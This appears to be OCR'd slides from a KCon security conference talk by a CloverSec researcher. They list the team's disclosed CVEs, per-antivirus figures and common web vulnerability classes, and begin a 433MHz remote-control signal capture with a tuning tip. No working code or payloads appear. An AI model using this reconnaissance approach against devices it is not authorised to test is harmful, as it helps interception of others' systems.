
About Me

[Rabit2013@CloverSec]:~# whoami
ID： **Rabit2013**，Real name： **朱利军**
[Rabit2013@CloverSec]:~# groupinfo
Job： **CloverSec Co.,Ltd CSO** & **CloverSec Labs** & **Sec Lover**
[Rabit2013@CloverSec]:~# cat Persional_Info.txt


- 西电研究生毕业（信息对抗、网络安全专业）
- 历届XDCTF组织与参与者
- 多届SSCTF网络攻防比赛组织与出题
- 某国企行业网络渗透评估
- 嵌入式漏洞挖掘挑战赛5个高危漏洞
- 通用Web应用系统漏洞挖掘若干
- 某国企单位安全培训
- ……

About Team


Java/Flash
安全防御软件
主流中间件
主流Web应用
主流Web框架
操作系统
Binary
其他
Web
其他
主流浏览器
CloverSec Labs
其他
Tablet
车联网
Android
Mobile Terminal
Wear Devices
IoT/Industry/Car
Windows Phone
iOS
工控系统
嵌入式

About Team

- 发现多个**Microsoft Windows内核提权**漏洞（**CVE-2016-0095**）
- 发现多个**Adobe Flash Player任意代码执行**漏洞
  (CVE-2015-7633 CVE-2015-8418 CVE-2016-1012 CVE-2016-4121)
- 发现多个**Oracle Java任意代码执行**漏洞
  (CVE-2016-3422，CVE-2016-3443)
- 发现多个**360安全卫士内核提权**漏洞（QTA-2016-028）
- 发现多个**百度杀毒内核提权**漏洞
- 率先发现**苹果AirPlay协议认证**漏洞
- 参加**互联网嵌入式漏洞挖掘比赛**，对某知名厂商提供的设备进行漏洞挖掘，提交了**5个高危**漏洞
- 为**TSRC、AFSRC提交漏洞**若干


Avast Free AntiVirus
AhnLab V3 Internet Security
AVG Internet Security
Bitdefender Internet Security
BullGuard Internet Security
Avira Antivirus Pro
Comodo Internet Security Premium
ESET Smart Secruity
F-Secure Internet Security
G Data Internet Security
K7 Computing Total Security
Kaspersky Lab Internet Security
McAfee Internet Security
MicroWorld eScan Internet Security Suite
Norman Security Suite Pro
Norton Norton Security
Panda Security Free Antivirus
Quick Heal Total Secruity
Trend Micro Internet Security
ThreatTrack VIPRE Internet Security
Check Point ZoneAlarm Extreme Security
Emsisoft Anti-Malware
Qihoo 360 360 Antivirus 2016
Baidu Antivirus 2016
3
2
3
2
4
1
0
1
2
1
4
1
1
1
4
0
5
1
3
0
2
0
2
4
0
1
3
4
5

Hacking无处不在

Why? ---为何到处能Hacking

Where? ---Hacking的入口点在哪

What? ---哪些能Hacking

How? ---怎么去Hacking

[Rabit2013@KCon]

Why

为何到处能**Hacking**

[**Rabit2013@KCon**]

无线路由 | 防御软件 | 工业系统

摄像头 | 联网汽车 | 智能家居

云办公 | 云WAF | 智能手表

运维系统 | 内网管理 | 监控系统

Web应用 | 各类CMS | 各类OA

[Rabit2013@KCon]

[Rabit2013@KCon]

传统漏洞


弱配置
信息泄露
文件下载
XXE注入
SQL注入
框架注入
弱口令
代码注入
命令执行
CSRF
SSRF
XSS攻击
文件上传
越权访问
.....

新型漏洞

Hacking无处不在

Why? ---为何到处能Hacking

Where? ---Hacking的入口点在哪


What? ---哪些能Hacking

How? ---怎么去Hacking

Where


Hacking的入口点在哪


[Rabit2013@KCon]


Testing
Fuzzing
Checking
System
=
系统本身
+
数据传输
安全与否

现在，有这么一个设备，通过遥控器进行控制，遥控器使用433MHz如何知道遥控器发送了什么？


得到的原始信号长这样
这里有个小诀窍，在抓取的时候建议偏离中心信号一点，比如432.7MHz可以避开信号尖峰影响




